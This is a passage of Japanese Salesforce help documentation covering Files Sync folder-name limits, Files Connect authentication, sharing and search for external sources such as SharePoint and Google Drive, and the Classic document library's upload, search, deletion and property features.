  - ≠ (不等号)
  - ` (抑音アクセント)
  - " (引用符)
  - … (省略記号)
  - ≥ (より大か等しい記号)
  - ≤ (より小か等しい記号)
  - & (アンパサンド)
- 254 文字より長い名前のファイル

同期されるフォルダ名の制限

一部のフォルダは、フォルダ名の制限のために Salesforce Files Sync で同期されません。

オペレーティングシステムによって、フォルダ名の制限は異なります。Salesforce Files Sync では、オペレーティングシステムで許可されている名前を持つフォルダが同期されます。つまり、デスクトップでフォルダに名前を付けることができれば、Salesforce Files Sync を使用して同期できます。Mac® OS X® からフォルダを同期する場合、そのフォルダは Web に同期されますが、そのフォルダ名が Microsoft Windows® では許可されていない場合、フォルダは Windows デスクトップにダウンロードされません。

すべてのコンピュータ間ですべてのファイルが同期されるようにするには、次の条件のフォルダ名を使用しないでください。

- 次の文字を含む:
  - / (スラッシュ)
  - \ (バックスラッシュ)
  - : (コロン)
  - * (アスタリスク)
  - ? (疑問符)
  - " (引用符)
  - < (小なり記号)
  - > (大なり記号)

  - | (パイプ)
- 255 文字を超える
- 同じディレクトリ内の別のフォルダと名前が同じ

Files Connect 外部ファイル

他の場所に保存されたファイルを直接 Salesforce から参照、検索、および共有します。

Files Connect 外部データソースの認証

システム管理者が SharePoint のようなデータソースでユーザ単位の認証を使用するように設定した場合は、Salesforce でそのシステムのログイン情報を入力します。

Files Connect を使用した外部ファイルのアクセスおよび共有

システム管理者が Files Connect を有効化したら、Google ドライブや SharePoint のなどの外部ソースからファイルにアクセスしたり、フィードや [ファイル] ホームでこれらのファイルを共有したりできます。

Files Connect を使用した外部ファイルの検索

Google ドライブ、Box、SharePoint のような外部データソースを Salesforce 内から直接検索します。

Files Connect 外部データソースの認証

システム管理者が SharePoint のようなデータソースでユーザ単位の認証を使用するように設定した場合は、Salesforce でそのシステムのログイン情報を入力します。

外部データソースの認証の設定

Files Connect 外部データシステムに初めて接続するときに、数回クリックするだけで認証を設定できます。

外部データソースの認証ログイン情報の管理

ユーザまたは Salesforce システム管理者は、Files Connect を使用して外部データソースの認証を設定および管理できます。認証設定が有効な場合は、直接 Salesforce から外部システムのファイルにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SharePoint Online などのクラウドベースデータソースにアクセスする

- 「Files Connect (クラウド)」

SharePoint 2010 などの社内データソースにアクセスする

- 「Files Connect (社内)」

外部データソースの認証の設定

Files Connect 外部データシステムに初めて接続するときに、数回クリックするだけで認証を設定できます。

[私の設定] で外部データシステムの認証を設定していない場合、Salesforce で初めて外部システムにアクセスしようとするときに認証が求められます。リンクまたはボタンをクリックすると、認証のほとんどが自動的に完了します。

- Box、Google ドライブ、SharePoint Online、または OneDrive for Business に接続している場合の手順は、次のとおりです。
  1. 認証プロトコルとして **[OAuth 2.0]** を選択します。
  2. 外部システムの情報にアクセスする Salesforce の権限を要求するメッセージが表示されたら、[許可] をクリックします。
  3. 認証プロセスが完了したら、Salesforce にリダイレクトされます。
- SharePoint 2010 または SharePoint 2013 に接続している場合の手順は、次のとおりです。
  1. [外部システムの認証設定] にリダイレクトされます。
  2. 外部システムのユーザ名とパスワードのログイン情報を入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SharePoint Online などのクラウドベースデータソースにアクセスする

- 「Files Connect (クラウド)」

SharePoint 2010 などの社内データソースにアクセスする

- 「Files Connect (社内)」

外部データソースの認証ログイン情報の管理

ユーザまたはSalesforceシステム管理者は、Files Connectを使用して外部データソースの認証を設定および管理できます。認証設定が有効な場合は、直接Salesforceから外部システムのファイルにアクセスできます。

システム管理者は、外部データソースおよび指定ログイン情報で外部システムを定義します。操作を開始する前に、システム管理者は次の処理を行います。

- 外部データソースまたは指定ログイン情報がユーザ単位の認証を使用するように設定します。
- 外部データソースまたは指定ログイン情報へのアクセスを許可します。
- 入力する認証設定を通知します。

必要な設定またはオプションが表示されない場合は、システム管理者にお問い合わせください。

1. [私の設定]から、［クイック検索］ボックスに「*認証*」と入力し、[外部システムの認証設定]を選択します。
2. [新規]をクリックして新しい接続を設定します。[編集]をクリックして既存の外部データソースを変更します。
3. ［外部システム定義］メニューから、「外部データソース」を選択します。
4. ［外部データソース］メニューから、システム管理者が作成したデータソースを選択します。
5. 外部システムで必要な認証プロトコルを選択します。

   SharePoint 2010または2013の場合は、次のオプションを設定します。

項目	説明
認証プロトコル	[パスワード認証]を選択します。
［ユーザ名］および［パスワード］	SharePointのユーザ名とパスワードを入力します。

   Box、Googleドライブ、SharePoint Online、またはOneDrive for Businessの場合は、次のオプションを設定します。

項目	説明
認証プロトコル	[OAuth 2.0]を選択します。
認証プロバイダ	システム管理者がこのデータソース用に作成したプロバイダを選択します。
範囲	空白のままにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SharePoint Online などのクラウドベースデータソースにアクセスする

- 「Files Connect (クラウド)」

SharePoint 2010 などの社内データソースにアクセスする

- 「Files Connect (社内)」

項目	説明
保存時に認証フローを開始	すぐに外部データソースでログイン情報を検証する場合に選択します。 [保存] をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするための OAuth トークンが外部システムから与えられます。 新しいトークンが必要な場合 (トークンが期限切れなど)、あるいは [範囲] や [認証プロバイダ] 項目を編集した場合は、OAuth フローをやり直します。

6. [保存] をクリックします。

関連トピック:

Salesforce 環境のカスタマイズ

Files Connect を使用した外部ファイルのアクセスおよび共有

システム管理者が Files Connect を有効化したら、Google ドライブや SharePoint のなどの外部ソースからファイルにアクセスしたり、フィードや [ファイル] ホームでこれらのファイルを共有したりできます。

[ファイル] ホームでのファイルのダウンロードまたは共有

[ファイル] ホームから、外部ファイルをローカルシステムにダウンロードしたり、組織の一般ユーザと外部ファイルを共有したりできます。

1. [ファイル] ホームに移動します。
2. 左列の [外部ファイル] リストには、使用可能な外部データソースが表示されます。1つを選択して フォルダから移動するか、 検索バーを使用してファイルを検索します。

   メモ: Salesforce では、Google ドキュメント、スプレッドシート、プレゼンテーション、図形描画をサポートしています。[最近] リストでは、Google ドライブのコンテンツが、過去 30 日以内で最近アクセスした 24 件のドキュメントに限定されます。

3. ファイル名の横にある をクリックし、次のいずれかを選択します。
   - 開く - SharePoint などの外部データソースのファイルを開きます。
   - ダウンロード - ファイルをローカルシステムにダウンロードします (SharePoint 2010 のような社内システムからの最大ダウンロードサイズは 2 GB です)。
   - 共有-ファイルをコピーまたは参照として共有します。組織で使用される共有種別はシステム管理者が決定します。共有するときに、次のいずれかの操作を実行します。
     - コピーを共有 - Salesforce に保存されている外部ファイルのコピーを共有します。ファイルが Chatter グループと共有されている場合、外部システムへのアクセス権がなくても、すべてのグループメンバーがファイルにアクセスできます。Salesforce Files には外部システムのファイルに対する変更は反映されません。
     - 参照を共有 - Salesforce 外に保存されている外部ファイルへの参照を共有します。外部システムにアクセスできるユーザのみがファイルをダウンロードできます。ユーザは個人設定の [外部システムの認証設定] セクションでシステムのログイン情報を入力する必要があります。Salesforce Files には外部システムのファイルに対する変更は反映されませんが、参照は外部システムのファイルの最新バージョンを指し示します。

メモ: 外部システムから参照されているファイルをダウンロードするユーザは、個人設定の [外部システムの認証設定] セクションでシステムのログイン情報を入力する必要があります。

ユーザがファイルセレクタから外部ファイルを選択すると、ファイル参照またはコピーが Salesforce で作成されます。ファイル参照がすでに存在している場合は、再利用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SharePoint Online などのクラウドベースデータソースにアクセスする
- 「Files Connect (クラウド)」


SharePoint 2010 などの社内データソースにアクセスする
- 「Files Connect (社内)」

フィードでのファイルの共有

特定の Chatter の会話に外部ファイルを含めるには、フィードを使用します。フィードで共有されるすべてのファイルは、コピーまたは参照のいずれかになります。これは、システム管理者が決定します。


Salesforce Classic での手順は、次のとおりです。

1. 投稿を作成しているときに、フィード上部にある [ファイル] をクリックし、[Salesforce からファイルを選択] をクリックします。
2. 左列で、SharePoint などの外部ソースをクリックします。
3. 共有するファイルの横で、[添付] をクリックします。
4. 投稿の本文で、共有するグループまたはユーザに @メンションします。



Lightning Experience での手順は、次のとおりです。

1. 投稿の作成中に、投稿の下にあるクリップアイコンをクリックし、[ファイルを選択] ウィンドウを開きます。
2. 左列で、SharePoint や Google ドライブなどの外部ソースをクリックします。
3. 共有するファイルを選択して [追加] をクリックします。
4. 投稿の本文で、共有するグループまたはユーザに @メンションします。



関連トピック:

- Salesforce Classic のユーザとのファイルの共有
- グループとのファイルの共有
- ファイルをライブラリと共有

Files Connect を使用した外部ファイルの検索

Google ドライブ、Box、SharePoint のような外部データソースを Salesforce 内から直接検索します。

特定の外部データソースでの検索

Salesforce Classic での手順は、次のとおりです。

1. [ファイル] ホームまたは Chatter フィードの左列でデータソース名をクリックします。
2. 検索ボックスに、*「ドキュメントのタイトル」*や*「著者」*などの用語を入力します。検索できる特定の情報は、外部データソースの設定によって異なります。




メモ: Chatterの投稿にファイルを添付するときに、ファイルセレクタから外部データソースを検索することもできます。Salesforce Classic では、フィードの上にある[ファイル]をクリックし、Salesforceからファイルを選択します。Lightning Experience では、投稿の下にあるクリップアイコンをクリックし、[ファイルを選択] ウィンドウを開きます。

Salesforce と外部データのグローバル検索

システム管理者が外部データソースのグローバル検索を有効にしている場合は、そのコンテンツを Salesforce データと一緒に簡単に検索できます。

Salesforce Classic での手順は、次のとおりです。

1. Salesforce ウィンドウの上部にあるグローバル検索ボックスに、検索語を入力します。
2. 結果を特定の外部データソースに絞り込むには、左列の名前 (SharePoint Online など) をクリックします。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SharePoint Online などのクラウドベースデータソースにアクセスする

- 「Files Connect (クラウド)」

SharePoint 2010 などの社内データソースにアクセスする

- 「Files Connect (社内)」

ヒント: 特定の外部データソースのコンテンツを表示する場合は、左列のデータソース名にマウスポインタを置いて固定アイコンをクリックし、グローバル検索結果の上部に固定します (データソースがリストに表示されていない場合は、[すべて検索] をクリックします)。

Lightning Experience での手順は、次のとおりです。

1. [ファイル] ホームでヘッダーのグローバル検索ボックスに検索語を入力します。
2. グローバル検索ボックスに検索語を入力した後で [ファイル内] を選択するか、グローバル検索の実行後にグローバル検索結果の [ファイル] を選択すると、検索結果を絞り込んでファイルのみを返すことができます。

ドキュメントライブラリ

ファイルをレコードに添付せずに保存します。

ドキュメントライブラリの概要
ドキュメントライブラリに保存されている各ドキュメントはフォルダにあります。フォルダの属性によって、フォルダおよびフォルダ内のドキュメントに対するアクセス許可を決定します。
ドキュメントホームページ
ドキュメントの一覧表示
ドキュメントのアップロードと置き換え
ドキュメントの検索
ドキュメントの削除

ドキュメントライブラリの概要

ドキュメントライブラリに保存されている各ドキュメントはフォルダにあります。フォルダの属性によって、フォルダおよびフォルダ内のドキュメントに対するアクセス許可を決定します。

ドキュメントライブラリには、レコードに添付されていないドキュメントが保存されています。ライブラリドキュメントには [ドキュメント] タブでアクセスします。[ドキュメント] タブが表示されていない場合は、このタブを表示するようにカスタマイズします。

メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

関連トピック:

ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い

ドキュメントホームページ

[ドキュメント]タブをクリックすると、ドキュメントホームページが表示されます。

メモ: [ドキュメント]タブが表示されない場合、このタブを表示するようにカスタマイズできます。

- [A ドキュメントの検索] で、ドキュメントを検索するためのキーワードを入力します。
- [ドキュメントフォルダ] セクションでフォルダを選択すると、そのフォルダに保存されているすべてのドキュメントが表示されます。
- [最近使ったドキュメント] には、最近参照した 10 件または 25 件のドキュメントが表示されます。最後に参照したドキュメントがリストの一番上に表示されます。このリストは、最近自分が参照した項目から作成され、自分または他のユーザが所有するレコードが含まれます。表示する項目数を変更するには、[25 件表示する] と [10 件表示する] を切り替えます。
- [最近使ったドキュメント] のセクションから、[新規] をクリックすると、新規ドキュメントをアップロードできます。

メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

関連トピック:

ドキュメントのアップロードと置き換え

ドキュメントの一覧表示

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

[ドキュメント] タブを参照する
- ドキュメントに対する「参照」

ドキュメントを参照する
- ドキュメントに対する「参照」

新規ドキュメントをアップロードする
- ドキュメントに対する「作成」

ドキュメントの一覧表示

[ドキュメント]リストページには、選択したフォルダ内のドキュメント一覧が表示されます。このページからドキュメントの詳細情報を表示し、ドキュメントに対する処理を実行できます。

- ドキュメントのプロパティを表示するには、ドキュメント名をクリックします。
- ドキュメントのプロパティを編集するには、ドキュメントの横にある [編集] をクリックします。
- [表示] をクリックして、関連付けられたアプリケーションでファイルを開きます。ファイルの種別が認識されない場合や、そのアプリケーションが使用中のコンピュータに読み込まれていない場合には、Salesforce によって、保存オプションの選択を促す標準のダウンロードダイアログが表示されます。
- フォルダに保存されているドキュメントの一覧を表示するには、そのフォルダを選択します。
- 列の情報を使用してドキュメントを昇順または昇順に並び替えるには、その列の見出しをクリックします。
- リストの上にある文字をクリックすると、並び替えた列のその文字で始まる行が表示されます。
- 次のページまたは前のページに移動するには、[次のページ]または[前のページ] をクリックします。
- 表示件数を変更するには、ドキュメント一覧の下部にある[減らす]または[さらに表示] をクリックします。
- 現在のリストビューを印刷できる形式で表示するには、[印刷用に表示] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ドキュメントを参照する
- ドキュメントに対する「参照」

ドキュメントプロパティを変更する
- ドキュメントに対する「編集」

ドキュメントを置換する
- ドキュメントに対する「編集」

ドキュメントを削除する
- ドキュメントに対する「削除」

メモ: ドキュメントが見つからない場合は、そのドキュメントが保存されているフォルダへのアクセス権がない可能性があります。

関連トピック:

ドキュメント著者の変更

ドキュメントのアップロードと置き換え

新規ドキュメントのアップロード

ドキュメントをアップロードする手順は、次のとおりです。

1. [ドキュメント] タブから [新規ドキュメント] をクリックするか、ドキュメントのホームページから [最近使ったドキュメント] の横にある [新規] をクリックします。[新規ドキュメント] オプションが表示されていない場合は、自分が適切な権限を持っているか確認してください。
2. [新規ドキュメントのアップロード] ページで内容を説明する［ドキュメント名］を指定します。ファイル名を使用する場合には、この項目は空白のままにします。このファイル名は、ファイルのアップロード時に自動的に表示されます。
3. 「アプリケーションのカスタマイズ」権限を持つユーザは、API および管理パッケージで使用する一意の名前を入力します。
4. 次のいずれかをオンにできます。
   - ドキュメントが社内向けであることを示す: オンにした場合、ドキュメントの閲覧者が組織外でファイルを共有してはならないことを示すフラグがドキュメントに追加されます。

     メモ: このボックスをオンにしてもセキュリティルールは明示的に適用されません。

   - 外部参照可 - ドキュメントがロゴなどの画像の場合、機密ドキュメントではありません。次の操作を行う場合はこのボックスをオンにします。
     - Salesforce ユーザ名およびパスワードを必要とせず、HTML メールテンプレートの画像を使用できるようにする
     - その画像を、参照に Salesforce ユーザ名やパスワードを必要とするカスタムタブアイコンやカスタムアプリケーションのロゴとして使用する
     - 画像をカスタムロゴとしてミーティングのお願いに表示させる

   ［ドキュメントが社内向けであることを示す］と［外部参照可］のチェックボックスはどちらか 1 つのみを選択でき、両方を選択することはできません。
5. ドキュメントのフォルダを選択します。
6. 検索条件に使用する説明を入力します。
7. 今後検索条件に使用するキーワードを入力します。
8. ドキュメントまたはパスのオプションを選択します。
   - ドキュメントをアップロードするには、[参照] をクリックしてファイルを選択してから、[開く] をクリックします。
   - ドキュメントへのリンクを保存するには、ドキュメントの場所を入力します。パスとファイル名または URL を `C:\Quotes\quote.doc` や `\\Server\Departments\Marketing\logo.doc` または `http://www.salesforce.com` の形式で入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

新規ドキュメントをアップロードする
- ドキュメントに対する「作成」

ドキュメントを置換する
- ドキュメントに対する「編集」

9. [保存] をクリックします。

ドキュメントの置換

ドキュメントを更新バージョンと置き換える手順は、次のとおりです。

1. 置き換えるドキュメントを表示します。ドキュメントライブラリからドキュメントを検索する方法は、「ドキュメントの検索」を参照してください。
2. [ドキュメントの置き換え] をクリックします。
3. ドキュメントまたはパスのオプションを選択します。
   - ドキュメントを置き換えるには、[参照] をクリックしてファイルを選択してから、[開く] をクリックします。
   - 置き換えたドキュメントへのリンクを保存するには、置き換えた場所を入力します。パスとファイル名または URL を `C:\Quotes\quote.doc` や `\\Server\Departments\Marketing\logo.doc` または `http://www.salesforce.com` の形式で入力します。
4. [ドキュメントの置き換え] をクリックします。

ドキュメントのアップロードまたは置換のヒント

- リンクとして保存されたドキュメントは、メールには添付できませんが、ドキュメントライブラリの領域の節約になります。
- システム管理者がドキュメントの内容の検索を可能にした場合、Salesforce ではドキュメントの全文検索も実行されます。新しいドキュメントのアップロードまたは古いドキュメントの置換が行われると、その内容を検索に使用できます。
- Salesforce では、最新のアップロード日付が変更日付として保存されます。
- 拡張子を含めてファイル名が 255 文字以内のドキュメントをアップロードできます。
- アップロードするドキュメントの容量制限は 5 MB です。カスタムアプリケーションロゴの最大サイズは 20 KB です。
- 組織のファイルストレージ使用量には、ドキュメントライブラリに保存されているすべてのファイルが含まれます。
- 組織で `[HTML` で添付ファイルまたはドキュメントレコードとしてアップロードすることを許可しない] セキュリティ設定が有効になっている場合
  は、`.htm`、`.html`、`.htt`、`.htx`、`.mhtm`、`.mhtml`、`.shtm`、`.shtml`、`.acgi`、`.svg` の拡張子を持つファイルのアップロードはできません。

関連トピック:

ドキュメントプロパティの表示と編集

ドキュメントの検索

特定のドキュメントを検索するには、ドキュメントのホームページにある [ドキュメントの検索] ボタンを使用します。

1. [ドキュメント] タブをクリックします。
2. 検索語を入力します。Salesforce では、次の項目を検索します。
   - ドキュメント名
   - キーワード
   - 説明
3. [ドキュメントの検索] をクリックします。

   検索により、すべての検索語と一致するドキュメントが一覧表示されます。検索結果は、一致率の高い順に一覧表示されます。一致率の高さを判定するために、［キーワード］および［ドキュメント名］項目が使用されます。表示される項目は事前に定義されているもので、変更はできません。

   ヒント: 語句を指定したとおりの語順で検索するには、語句を引用符で囲みます。たとえば、「my logos」を検索すると、項目に完全一致する語句が含まれるドキュメントと、項目または内容に「my」と「logos」が含まれるドキュメントが返されます。引用符がない場合、いずれかのキーワードが項目または内容に含まれるドキュメントが検索結果として返されます。たとえば、「mylogos」を検索すると、項目または内容に「my」と「logos」が含まれるドキュメントが返されます。
4. 任意のドキュメントを選択して、そのドキュメントの詳細ページに直接移動するか、[表示] をクリックして、新規ウィンドウでドキュメントを開きます。

システム管理者がドキュメントの内容の検索を可能にした場合、Salesforce ではドキュメントの全文検索も実行されます。新しいドキュメントのアップロードまたは古いドキュメントの置換が行われると、その内容を検索に使用できます。

メモ: Salesforce ドキュメントの内容が検索可能かどうか自動的に指定します。［ドキュメントコンテンツ検索可能］プロパティがオンになっている場合、内容は正常に処理され、検索できます。ドキュメントが大きい場合、Salesforce でドキュメントの内容を検索し、［ドキュメントコンテンツ検索可能］プロパティをマークするまで、数分かかる場合があります。

また、グローバル検索を使用してドキュメントを検索することもできます。

1. ヘッダーの検索ボックスに検索語を入力します。
2. ドロップダウンから [検索オプション...] を選択し、［ドキュメント］を選択して検索結果を絞り込みます。
3. [検索] をクリックします。

ドキュメントの内容の検索では、次の種類のファイルがサポートされています。

メモ: 最大サイズを超えるドキュメントの内容は検索できません。ただし、ドキュメント項目は検索されます。最初の 100 万文字のみが検索されます。この制限以降のテキストは検索に含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ドキュメントを参照する
- ドキュメントに対する「参照」

ファイルの種類	ファイル拡張子	最大サイズ
HTML (<body> タグ内のテキストのみ)	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.pot、.pps、.ppt	25 MB
RTF	.rtf	5 MB
テキスト	.c、.cpp、.css.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.dot	25 MB
XLS	.xls、.xlt	5 MB、または最大 100,000 セル
XML	.xml	5 MB

一部のドキュメントが検索されない場合があります。その具体的な内容は次のとおりです。

- ファイル拡張子が別の形式に変更された場合、両方の拡張子が有効な場合でも検索されません。たとえば、.rtf に変更された .txt ファイルは検索されません。
- PDF ドキュメントおよび Word ドキュメントには、検索できないセキュリティ制限が設定されている場合があります。内容を検索できるようにするには、ドキュメント作成時、ファイルの「内容の抽出」プロパティを「有効」に設定する必要があります。

関連トピック:

コンテンツの検索

ファイルの検索

ドキュメントの削除

ドキュメントを削除するには、ドキュメントのリストページでドキュメントの横にある [削除] をクリックします。または、ドキュメント詳細ページで [削除] をクリックします。

ドキュメントを削除しても、Salesforce ではごみ箱に保存されます。ごみ箱から [復元] をクリックすると、その期間内でドキュメントをドキュメントライブラリに復元できます。

メモ:

- 個人フォルダ内のドキュメントはすべて削除できますが、公開フォルダ内のドキュメントは「公開ドキュメントの管理」権限がある場合にのみ削除できます。
- レターヘッドまたは HTML メールテンプレートに含まれているドキュメントを削除すると、レターヘッドまたはテンプレートを使用するすべてのメールで、ドキュメントの場所に破損リンクが表示されます。破損リンクを修正するには、ドキュメントをごみ箱から削除します。
- ミーティング要請でカスタムロゴとして使用されているドキュメントは、削除できません。このドキュメントを削除するには、ロゴとして使用する別のドキュメントを選択するか、ミーティング要請のカスタムロゴを表示するオプションをオフにする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ドキュメントを削除する
- ドキュメントに対する「削除」

ドキュメントを元に戻す
- ドキュメントに対する「削除」

関連トピック:

ドキュメントプロパティ

プロパティ

ドキュメントプロパティの表示と編集

ユーザ権限

ドキュメントを参照する	ドキュメントに対する「参照」
プロパティを更新する	ドキュメントに対する「編集」
ドキュメントを置換する	ドキュメントに対する「編集」
ドキュメントを移動する	ドキュメントに対する「編集」
ドキュメントを削除する	ドキュメントに対する「削除」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ドキュメントの表示 - ドキュメントのホームページまたはリストページにドキュメントを表示した後、ドキュメント名をクリックして詳細情報を表示できます。

ドキュメントプロパティの編集 - ドキュメントプロパティを更新するには、[編集] をクリックします。

ドキュメントの更新 - ドキュメントを更新済みバージョンに置き換えるには、[ドキュメントの置き換え] をクリックします。

ドキュメントのメール送信-取引先責任者にドキュメントをメールで送信するには、[ドキュメントのメール送信]をクリックし、メールの詳細を入力してから、[送信]をクリックします。ドキュメントはメールの添付ファイルとして送信され、取引先責任者の [活動履歴] に記録されます。物理ファイルではなく URL を参照しているドキュメントはメール送信できません。ロゴやレターヘッドなどの HTML メールテンプレートに埋め込まれている画像ドキュメントは、Salesforceユーザ名とパスワードを持たないユーザが受信したメールに含まれる画像ドキュメントを参照できるように、[ドキュメント] タブでそのドキュメントが［外部参照可］に設定されていることを確認します。

[ドキュメントの検索]-ドキュメントを検索するためのキーワードを入力し、[ドキュメントの検索]をクリックします。検索条件に一致するドキュメントの一覧が表示されます。次の項目でキーワードを検索できます。

- ドキュメント名
- キーワード
- 説明

［ドキュメントコンテンツ検索可能］がオンになっている場合、ドキュメントの内容も検索できます。

フォルダの内容の表示 - フォルダ内にあるすべてのドキュメントを表示するには、フォルダ名をクリックします。

ドキュメントの移動 - ドキュメントを別のフォルダに保存するには、[編集] をクリックし、新しいフォルダを選択してから [保存] をクリックします。

関連トピック:

ドキュメント著者の変更

ドキュメントプロパティ

以下は、ドキュメントライブラリ内の各ドキュメントに保存されているプロパティの説明です (アルファベット順)。

項目	説明
著者	ドキュメントの主な連絡先です。ドキュメントをアップロードした人物が、最初に著者となります。以降は、選択したユーザを著者にすることができます。
作成者	ファイルを最初にアップロードした人物の名前です。
更新者	ファイルを最後にアップロードした人物の名前です。
フォルダ	該当するドキュメントを含むフォルダの名前です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

項目	説明
ドキュメントコンテンツ検索可能	このチェックボックスは、[ドキュメント]タブの[Find Document]ボタンを使用して、ドキュメント内の内容を検索できるかどうかを示します。このチェックボックスは、Salesforce により自動的に設定されます。
ドキュメント名	拡張子を含む、該当するドキュメントの名前です。
